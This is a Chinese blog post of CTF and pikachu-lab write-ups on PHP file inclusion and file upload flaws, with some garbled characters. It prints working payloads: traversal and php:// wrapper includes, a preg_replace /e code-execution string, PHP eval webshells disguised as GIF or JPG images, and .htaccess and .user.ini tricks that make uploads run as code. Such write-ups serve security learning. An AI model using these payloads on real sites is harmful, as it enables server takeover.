文件包含、文件上传漏洞

原创

海上清辉 于 2021-01-28 16:14:15 发布 643 收藏 4

分类专栏： web安全 文章标签： 安全 web

本文链接：https://blog.csdn.net/CyhDl666/article/details/113250728

文章目录

文件包含漏洞

- 不多说了 直接做题

1.[HCTF 2018]WarmUp

- F12进入source.php文件

```php
<?php
    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {
                return true;
            }

            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```

- 是道文件包含的代码审计 重点在checkfile函数
- 直接给payload
  `file=hint.php?../../../../../ffffllllaaaagggg`

2.[ACTF2020 新生赛]Include

- 这道题刚进去就能看见url上有个刺眼的?file=flag.php
- 很明显是给文件包含漏洞
- 利用php伪协议去获取自己想要的东西
- **想法一:php://filter**
- 利用php://filter伪协议去获得flag.php的源码
  `payload:?file=php://filter/read=convert.base64-encode/resource=flag.php`
- 访问后经过一次base64的解码就能得到想要的flag了
- 顺便获取了一下源码

```
<meta charset="utf8">
<?php
error_reporting(0);
$file = $_GET["file"];
if(stristr($file,"php://input") || stristr($file,"zip://") || stristr($file,"phar://") || stristr($file,"data:")
){
 exit('hacker!');
}
if($file){
 include($file);
}else{
 echo '<a href="?file=flag.php">tips</a>';
}
?>
```

- 看了眼代码 把我的想法二打消了

3.[极客大挑战 2019]Secret File

- F12查看源码 发现Archive_room.php文件
- 进去点击secret直接跳转到end.php界面 源码中有个action.php
- 抓个包

```
GET /action.php HTTP/1.1
Host: 53403de3-c62c-491b-8da2-946c0f694f0b.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101
Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
UM_distinctid=176186d173133c-00cd11b2832ef3-4c3f2779-144000-176186d1732371
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 302 Found
Server: openresty
Date: Wed, 27 Jan 2021 08:32:58 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Location: end.php
X-Powered-By: PHP/7.3.11
Content-Length: 63

<!DOCTYPE html>

<html>
<!--
  secr3t.php
-->
</html>
```


- 发现secr3t.php 访问进去是个php代码审计

```
<html>
    <title>secret</title>
    <meta charset="UTF-8">
<?php
    highlight_file(__FILE__);
    error_reporting(0);
    $file=$_GET['file'];
    if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
        echo "Oh no!";
        exit();
    }
    include($file);
//flag放在了flag.php里
?>
</html>
```

- 和上题一样是个include文件包含漏洞,照例可以用php://filter
  `file=php://filter/resource=flag.php` 想直接读取flag失败了

啊哈！你找到我了！可是你看不到我QAQ~~~

我就在这里

- 读源码 `php://filter/read=convert.base64-encode/resource=flag.php`
- base64解码得到flag

4.[BJDCTF2020]ZJCTF 不过如此

```php
<?php
error_reporting(0);
$text = $_GET["text"];
$file = $_GET["file"];
if(isset($text)&&(file_get_contents($text,'r')==="I have a dream")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/",$file)){
        die("Not now!");
    }

    include($file);  //next.php

}
else{
    highlight_file(__FILE__);
}
?>
```

- file_get_contents()-----把整个文件读入一个字符串中
- 既然这样就不难简单的令text的值是I have a dream
- 这里有两个解法`?text=php://input`然后post提交`I have a dream`

I have a dream

  或者`?text=data://text/plain,I have a dream`
- 文件包含处给了提示next.php
- ?file=php://filter/read=convert.base64-encode/resource=next.php
- base64解码得到next.php文件内容

```php
<?php
$id = $_GET['id'];
$_SESSION['id'] = $id;
function complex($re, $str) {
    return preg_replace(
        '/(' . $re . ')/ei',
        'strtolower("\\1")',
        $str
    );
}
foreach($_GET as $re => $str) {
    echo complex($re, $str). "\n";
}
function getFlag(){
 @eval($_GET['cmd']);
}
```

- 这里推荐大家一个文章：perg_replace与代码执行
- 看完就会构造payload了
- `/next.php?\S*=${getFlag()}&cmd=system('cat /flag');`
  or
  `/next.php?\S*=${eval($_POST[shell])}`然后post上传`shell=system('cat /flag')`

文件上传

1.概述

- **存在原因**:如果服务端代码未对客户端上传的文件进行严格的验证和过滤，就容易造成可以上传任意文件的情况
- **危害**:非法用户可以利用上传的恶意脚本文件控制整个网站,甚至控制服务器

2.常见类型


2.1JS检测绕过攻击

- 两种方法
- 第一种,删除JS中检测文件的代码,pikachu平台中刚好有例子 顺手记一下笔记
- 第二种,上传的文件改为允许的后缀绕过js检测后再抓包,把后缀名改为可执行的文件

pikachu平台client check实例

第一种

我们上传一个一句话木马文件,他会愉快的提示文件不符合要求



F12查看一下源码

```
<input class="uploadfile" type="file" name="uploadfile" onchange="checkFileExt(this.value)">
```

发现uploadfile上有个change属性会检查文件类型 直接删去 就可以上传成功了

开始上传

文件上传成功

文件保存的路径为：uploads/yijuhua.php

`http://127.0.0.1/pikachu-master/vul/unsafeupload/uploads/yijuhua.php/?X=ipconfig`就可以利用一句话木马了

第二种

将一句话木马改为jpg文件 上传抓包

```
Content-Disposition: form-data; name="uploadfile"; filename="yijuhua.php"
Content-Type: image/jpeg
```

filename="yijuhua.jpg"改为filename="yijuhua.php"就上传成功了

2.2文件后缀名绕过

- 文件后缀绕过攻击是服务端代码中限制了某些后缀的文件不允许上传
- 但是有些Apache是允许解析其他文件后缀名,例如httpd.conf中配置以下代码

  `AddType application/x-httpd-php .php .phtml`
- 此外,在Apache的解析顺序中,是从右到左解析文件的后缀的，如果最左侧不可识别，就继续往左判断，直到遇到可以解析的文件后缀为止。

2.3文件类型绕过攻击

- 服务端处理上传文件利用

  $ILES[file][type]$是不是图片的格式,如果不是则不允许上传该文件，而 _FILES['file']['type']是客户端请

pikachu MIME type实例

- 传入php文件抓包

```
POST /pikachu-master/vul/unsafeupload/servercheck.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------181203824515277655555269563
Content-Length: 377
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/pikachu-master/vul/unsafeupload/servercheck.php
Cookie: PHPSESSID=573cvpal7fjn8inhhh7dp2om43
Upgrade-Insecure-Requests: 1

-----------------------------181203824515277655555269563
Content-Disposition: form-data; name="uploadfile"; filename="information.php"
Content-Type: application/octet-stream

<?php phpinfo();?>
-----------------------------181203824515277655555269563
Content-Disposition: form-data; name="submit"

寮□濮嫻笕浼□
-----------------------------181203824515277655555269563--
```


- 将里面的Content-Type值改为Content-Type: image/jpeg 就可以成功上传了

127.0.0.1/pikachu-master/vul/unsafeupload/uploads/information.php

PHP Version 5.4.45

System	Windows NT LAPTOP-8GVLHCA3 6.2 build 9200 (Windows 8 Home Premium Edition
Build Date	Sep 2 2015 23:45:20
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable- disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3w with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\or \instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,sha with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "- mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled

Getimagesize

getimagesize()函数返回结果中有文件大小和文件类型,但是这个函数判断文件大小会存在问题

因为可以制造木马图片:将图片和一句话木马相结合

打开windows命令行输入`copy /b xxx.png + xxx.php aaa.png`就可以制造出一个叫aaa的木马图片

```
C:\Users\lenovo\Desktop>copy /b ai.png + information.php picm.png
ai.png
information.php
已复制        1 个文件。
```

看一下它的二进制，可以看见`<?php phpinfo();?>`已经被加进去图片里去了

```
00007040: 00 00 00 49 45 4E 44 AE 42 60 82 3C 3F 70 68 70    ...IEND.B`.<?php
00007050: 20 70 68 70 69 6E 66 6F 28 29 3B 3F 3E             .phpinfo();?>
```

这里只允许上传图片，不要乱搞！

浏览... 未选择文件。

开始上传

文件上传成功

文件保存的路径为：uploads/2021/01/28/2186476012ae279acaf386554642.png


难点在于图片上传后怎么利用

pikachu平台中刚好有文件包含漏洞 猜测一下图片保存的路径然后上传进去

`../../unsafeupload/uploads/2021/01/28/2186476012ae279acaf386554642.png`

include()函数只会警告不会暂停允许

就可以成功利用了



2.4 文件截断绕过攻击

- 截断类型:PHP%00截断
- 原理：00代表结束符，所以会把00后面的所有字符删除
- 截断条件:PHP版本小于5.3.4,PHP的magic_quotes_gpc为off状态

buuctf

- 最近才学了upload上传漏洞,做了点buuctf的题目练习一下

[ACTF2020 新生赛]Upload


- 进入页面先F12查看一下是否网站在前端设置了文件上传类型的限制
- 删掉前端源码中的return checkFile()函数
- 上传文件 发现后端也对上传的文件类型进行了限制

```
    </span><span class="flare"></span><div>
</div>
</div>
nonono~ Bad file!
```

- 在burpsuit修改一下文件类型,反复尝试，php3,PHP,phtml,phtml成功上传

```
</div>
<div style="color:#F00">Upload Success! Look here~
./uplo4d/bd914ca4997d34857501cefab0064162.phtml</div></body>
</html>
```

- 上传成功后蚁剑连接一下,终端允许一下得到flag



[极客大挑战 2019]Upload

- 没找到前端的过滤代码,直接上传,发现要求是image

```
----------------------------398477465732822883052009094351
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: image/jpeg

<?php @eval($_POST['shell']);?>
----------------------------398477465732822883052009094351
Content-Disposition: form-data; name="submit"
```

- 文件类型绕过,抓个包然后修改content-type为image/jpeg
- 页面返回NOT！PHP!
- 和上题一样反复修改文件后缀名,phtml可以成功
- 但是它返回有提示`NO! HACKER! your file included '<?';`,所以要修改文件内容
- `<script language="php">eval($_POST[shell]);</script>`于是我构造了这个新的绕过的payload
- 它又提示这不是图片 这题用到了图片头 还是需要修改一下payload

```
GIF89a
<script language="php">eval($_POST[shell]);</script>
```

- 成功上传

```
<div class="error">
<strong>
上传文件名: shell.phtml<br></strong>
</div>
```

- 蚂蚁剑连接

[MRCTF2020]你传你□呢 .htaccess

- 这道题用到了新的知识.htacess
- 写一下解题思路
- 先尝试了直接上传一句话木马 然后被操了
- 尝试上传一个jpg文件 可以成功上传 抓包 改文件名 改文件内容
- 修改文件名称为`shell.jpg`修改文件内容为`<?php @eval($_POST['shell']);?>`

```
POST /upload.php HTTP/1.1
Host: 21a94c1c-6ac3-4630-82ba-f38e42727a39.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101
Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=----------------------------363894895636683246872461355331
Content-Length: 381
Origin: http://21a94c1c-6ac3-4630-82ba-f38e42727a39.node3.buuoj.cn
Connection: close
Referer: http://21a94c1c-6ac3-4630-82ba-f38e42727a39.node3.buuoj.cn/
Cookie:
UM_distinctid=176186d173133c-00cd11b2832ef3-4c3f2779-144000-176186d1732371;
```

```
PHPSESSID=feec45d7e2d15fdd1d0ee4dc5dfb9e50
Upgrade-Insecure-Requests: 1

-----------------------------363894895636683246872461355331
Content-Disposition: form-data; name="uploaded"; filename="shell.jpg"
Content-Type: image/jpeg


<?php @eval($_POST['shell']);?>
-----------------------------363894895636683246872461355331
Content-Disposition: form-data; name="submit"
```


- 成功上传`/var/www/html/upload/256c0b78ee7ac61ac44768f685002c66/shell.jpg succesfully uploaded!`
- 接下来是如何使`shell.jpg`文件可以作为php文件执行
- `.htaceess文件可以改变文件后缀名 也就是说可以使别的类型文件按照另一种形式运行 比如接下来的.jpg文件可以当作.php文件解析`
- 上传.htaceess文件

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=-----------------------------363894895636683246872461355331
Content-Length: 387
Origin: http://21a94c1c-6ac3-4630-82ba-f38e42727a39.node3.buuoj.cn
Connection: close
Referer: http://21a94c1c-6ac3-4630-82ba-f38e42727a39.node3.buuoj.cn/
Cookie:
UM_distinctid=176186d173133c-00cd11b2832ef3-4c3f2779-144000-176186d1732371;
PHPSESSID=feec45d7e2d15fdd1d0ee4dc5dfb9e50
Upgrade-Insecure-Requests: 1

-----------------------------363894895636683246872461355331
Content-Disposition: form-data; name="uploaded"; filename=".htaccess"
Content-Type: image/jpeg


 AddType application/x-httpd-php .jpg
-----------------------------363894895636683246872461355331
Content-Disposition: form-data; name="submit"

涓婁紶鎴愬姛
-----------------------------363894895636683246872461355331--
```


- 文件名称为`.htaccess`
- 文件内容为`AddType application/x-httpd-php .jpg`或者还可以使用这种方式

```
# 如果文件里面有jpg则按php执行-----我没试过
<FilesMatch "jpg">
setHandler application/x-httpd-php
</FilesMatch>
```

- 上传成功后 蚁剑连接

```
/flag
1  flag{9a4ccf31-5459-4c40-af2d-936691354907}
```

[GXYCTF2019]BabyUpload .htaccess

- 边写边记录
- 先尝试上传了shell.php文件 抓包 提示后缀名不能有ph尝试了大小写绕过 并没有绕过
- 接着尝试了上传了.jpg 文件 提示上传类型太露骨

```
----------------------------
Content-Disposition: form-data; name="uploaded"; filename="shell.jpg"
Content-Type: application/octet-stream

<?php eval($_POST['shell']);?>
```

- 修改文件类型
- 改为`Content-Type:image/jpeg`send一下 有提示还是php

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Upload</title>
<form action="" method="post" enctype="multipart/form-data">
上传文件<input type="file" name="uploaded" />
<input type="submit" name="submit" value="上传" />
</form>诶，别蒙我啊，这标志明显还是php啊
```

- 上面做题有说过<?的绕过 这里又用到了 将原本的`
  `<?php @eval($_POST[shell]);?>`改为
  `<script language='php'>eval($_POST[shell]);</script>`
- 文件成功上传

```
</form>/var/www/html/upload/447626bf6ee96d305693510c56436a92/shell.jpg
succesfully uploaded!
```

- 接下来就是考虑一下这个shell.jpg格式的一句话木马怎么运行了
- 尝试上传.htaccess文件 内容为`AddType application/x-httpd-php .jpg`
- 上传成功

```
</form>/var/www/html/upload/447626bf6ee96d305693510c56436a92/.htaccess
succesfully uploaded!
```

- 连接蚂蚁剑 let's go!!!

```
/flag
1  flag{921d39b0-fd7e-44a2-83bf-cb2148e28ae7}
2
```

[SUCTF 2019]CheckIn .user.ini

- 这道题学到了新的知识.user.ini文件
- .user.ini文件构造后门文章
- 一开始我上传了.htaccess文件但是失效了 我以为是图片头的问题
- 后来搜寻资料发现是网页服务器的原因`curl -I URL`查看网页信息

后来搜寻资料发现是网页服务器的原因`curl -I URL`查看网页信息

```
C:\Users\lenovo>curl -I http://cbe88e32-5b00-4b64-92c9-760c7
HTTP/1.1 200 OK
Server: openresty
Date: Sun, 31 Jan 2021 14:25:34 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive


C:\Users\lenovo>
```

- openresty是Nginx服务器所以.htaccess文件失效了！！！tmd
- 上传一句话木马这里<?被过滤了`<script language="php">eval($_POST[shell]);</script>`绕过

```
Content-Type: multipart/form-data;
boundary=--------------------------271650440116262666808812989 8
Content-Length: 398
Origin: http://cbe88e32-5b00-4b64-92c9-760c75147844.node3.buuoj.cn
Connection: close
Referer: http://cbe88e32-5b00-4b64-92c9-760c75147844.node3.buuoj.cn/ind
Cookie:
UM_distinctid=176186d173133c-00cd11b2832ef3-4c3f2779-144000-176186d
Upgrade-Insecure-Requests: 1

----------------------------271650440116262666808812989 8
Content-Disposition: form-data; name="fileUpload"; filename="shell.jpg"
Content-Type: image/jpeg

GIF89
<script language="php">eval($_POST[shell]);</script>
----------------------------271650440116262666808812989 8
Content-Disposition: form-data; name="upload"

鎻愪氦
----------------------------271650440116262666808812989 8--
```

- 上传.user.ini文件

```
Referer: http://cbe88e32-5b00-4b64-92c9-760c75147844.node3.buuoj.cn/index.php
Cookie:
UM_distinctid=176186d173133c-00cd11b2832ef3-4c3f2779-144000-176186d1732371
Upgrade-Insecure-Requests: 1

----------------------------271650440116262666808812989 8
Content-Disposition: form-data; name="fileUpload"; filename=".user.ini"
Content-Type: image/jpeg

GIF 89A
auto_prepend_file=shell.jpg
----------------------------271650440116262666808812989 8
Content-Disposition: form-data; name="upload"

鎻愪氦
----------------------------271650440116262666808812989 8--
```

- 连接蚂蚁剑得到flag！！

编辑: /flag

/flag

```
flag{60fe6e4a-8c07-400d-9873-ef70f5370517}

```